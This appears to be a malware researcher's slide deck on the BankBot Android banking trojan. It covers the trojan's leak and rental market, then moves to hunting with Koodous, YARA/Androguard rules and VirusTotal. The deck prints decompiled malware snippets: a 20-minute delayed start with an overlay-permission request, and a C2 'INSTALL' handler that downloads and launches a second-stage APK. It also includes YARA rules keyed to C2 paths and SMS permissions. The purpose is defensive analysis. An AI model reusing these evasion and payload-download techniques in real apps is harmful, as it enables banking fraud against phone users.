
BANKBOT SURVIVES

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MALWARE RESEARCH TEAM LEAD




GUARDED BY GENIUS

WHAT IS BANKBOT

- BankBot Android banking malware, targeting all android versions starting from version 4.0 and above
- Initially targeting Russian banks apps
 - Spreads worldwide, targeting other countries/banks/apps
- Bypasses Google Bouncer
- Forked many times by the bad guys
 - Present outside of Google Play store with endless infection vectors : SMS, Malvertisement, ...

FIRST PUBLIC LEAK

- It all started in a Russian hacking forum back in December 2016.




- During a “contest”
- After different takedowns, BankBot still survives, we still seeing campaigns in October 2017
- Per Author claims, this bot rent value in the underground is about 2.5K\$ / Month

RENTAL PACKAGES

- What's usually included in a Basic android bot rental package:
 - Software Updates + Features :
 - new Injectables (targeting of new banks/apps)
 - new features with new C2 commands
 - free security updates (php backend)
 - Html overlays and other customizations (login auth., logo, etc)
- more services the higher goes the price :
 - Custom made injections
 - Bullet proof hosting
- Rental price also depending on how much leaks are present in Virustotal, nodistribute, viruscheckmate or koodous
- Google play reachability

**“WAIT! AREN'T APPS IN GOOGLE
PLAY STORE SAFE TO USE ?????”**

GOOGLE BOUNCER BYPASS #1: AUGUST 2017




- Obfuscator used: Allatori obfuscator
- It delays the runs for 1200000 ms (20 minutes)

```
protected void onCreate(Bundle arg0) {  
    requestWindowFeature(1);  
    super.onCreate(arg0);  
    getWindow().setFormat(2);  
    this.K = new UnityPlayer(this);  
    setContentView(this.K);  
    this.K.requestFocus();  
    if (!Settings.canDrawOverlays(this)) {  
        startActivityForResult(new Intent("android.settings.action.MANAGE_OVERLAY_PERMISSION"), Uri.p  
    }  
    ((AlarmManager) getSystemService("alarm")).setRepeating(0, System.currentTimeMillis() + 1200000,  
}
```

- Abusing the accessibility services to set privileges
- Runs a second stage from /sdcard/Download/app.apk

GOOGLE BOUNCER BYPASS #2 : AUGUST 2017

- Once the C2 command "INSTALL" is received This app downloads a second stage APK as well as configurations (injectables) :



```
if (trafDeCr.contains("INSTALL")) {
    split = trafDeCr.split("::");
    str = com_moneygift_real_app_secFunctions.return_plain_text(split[0], "|URL=", "|package=");
    String[] split2 = split[0].split("package=");
    str4 = DownloadFile(str, "927fds.apk");
    Object obj = null;
    while (obj == null) {
        try {
            TimeUnit.SECONDS.sleep(5);
            run_apk(str4);
            for (ApplicationInfo applicationInfo : getPackageManager().getInstalledApplications(128)) {
                if (applicationInfo.packageName.toString().equals(split2[1])) {
                    obj = 1;
                    break;
                }
            }
        } catch (InterruptedException e2) {
            e2.printStackTrace();
        }
    }
    launchApp(split2[1]);
}
```

- Abusing Firebase Cloud Messaging
- Major AV vendors not detecting it (very low detection rate **6/59**)

**GOOGLE IS TRYING TO SOLVE A VERY
DIFFICULT PROBLEM**



... IT'S TIME TO JOIN THE FORCE ...

HUNTING TRICK #1 : ANDROID

- Get an account on koodous.com (Still in BETA version)
- Start tracking submissions
- Filter by family name / rule

Community rulesets

bankbot


All Social No social

Showing 12 results

5 **368** **BankBot - Overlay Trojan** Trojan targeting Banks with Overlays

 Modified by [mwhunter](#) 2 months ago

4 **867** **Mazain/BankBot** This rule detects Mazain banker

 Modified by [asanchez](#) 6 months ago

HUNTING TRICK #2 : YARA GOES ANDROID

- A powerful tool that can help to identify and classify malware samples. Used by <name your security vendor> to catch malware
- New module **Androguard** :

- Find APK by package name

- Permissions

- API level

- Activities

- Receivers

- Certificates

```
strings:
  $c2_1 = "/private/tuk_tuk.php" nocase
  $c2_2 = "/private/add_log.php" nocase
  $c2_3 = "/private/set_data.php" nocase
  $c2_4 = "activity_inj" nocase

condition:
  2 of ($c2_*)
  and (
    androguard.permission(/android.permission.RECEIVE_SMS/)
    or androguard.permission(/android.permission.READ_SMS/)
  )
```

– Reference : <https://docs.koodous.com/yara/androguard/>

HUNTING TRICK #3 : WRITING GOOD YARA RULES

- Processing time vs FP's
- Maintainability across variants : new variants A , B , C
- Maintainability across authors
- For large set of files, yaraGenerator.py may help...

```
usage: yaraGenerator.py [-h] -r RULENAME -f FILETYPE [-a AUTHOR] [-d DESCRIPTION] [-t TAGS] InputDirectory
```

YaraGenerator

positional arguments:


InputDirectory Path To Files To Create Yara Rule From

optional arguments:

-h , --help show this help message and exit
-r , --RuleName Enter A Rule/Alert Name (No Spaces + Must Start with Letter)
-a , --Author Enter Author Name
-d , --Description Provide a useful description of the Yara Rule
-t , --Tags Apply Tags to Yara Rule For Easy Reference (AlphaNumeric)
-v , --Verbose Print Finished Rule To Standard Out
-f , --FileType Select Sample Set FileType choices are: unknown, exe, pdf, email, office, js-html

HUNTING TRICK #4 : RUN THE RULE

- Once you done, push your hunting rules and start hunting





The screenshot shows a rule page for "BankBot - Overlay Trojan". It features a thumbs up icon, a score of 5, and a thumbs down icon. The rule is authored and modified by "mwhunter" 2 months ago. It is marked as "Active" and "SOCIAL". There are buttons for "Code & comments" and "Detections (368)". The code editor displays the following YARA rule:

```
1 import "androguard"
2 import "file"
3 import "cuckoo"
4
5
6 rule Trojan : BankBot
7 {
8     meta:
9         description = "Trojan targeting Banks with Overlays"
10        source = "https://securify.nl/blog/SFY20170401/banking_malware_in_google_play_targeting_many_new_apps.html"
11
12    strings:
13        $c2_1 = "/private/tuk_tuk.php" nocase
14        $c2_2 = "/private/add_log.php" nocase
15        $c2_3 = "/private/set_data.php" nocase
16        $c2_4 = "activity_inj" nocase
17
18    condition:
19        2 of ($c2_*)
20        and (
21            androguard.permission(/android.permission.RECEIVE_SMS/)
22            or androguard.permission(/android.permission.READ_SMS/)
23        )
24 }
25
26
27 rule Trojan_2 : BankBot
28 {
```

HUNTING TRICK #5 : WE LOVE VT

- Pivot with VirusTotal and discover endless variants
- Explore VirusTotal new feature : Graphs (still in Beta version)



CONCLUSIONS

- Check app authorizations in Google Play store before installing



- Google Bouncer doesn't have to be perfect to be useful :
 - It will catch crappy malware
 - It wont catch sophisticated malware
 - Ref : Dissecting the Android Bouncer
<https://jon.oberheide.org/files/summercon12-bouncer.pdf>

THANK YOU

WE HIRING MALWARE HUNTERS !

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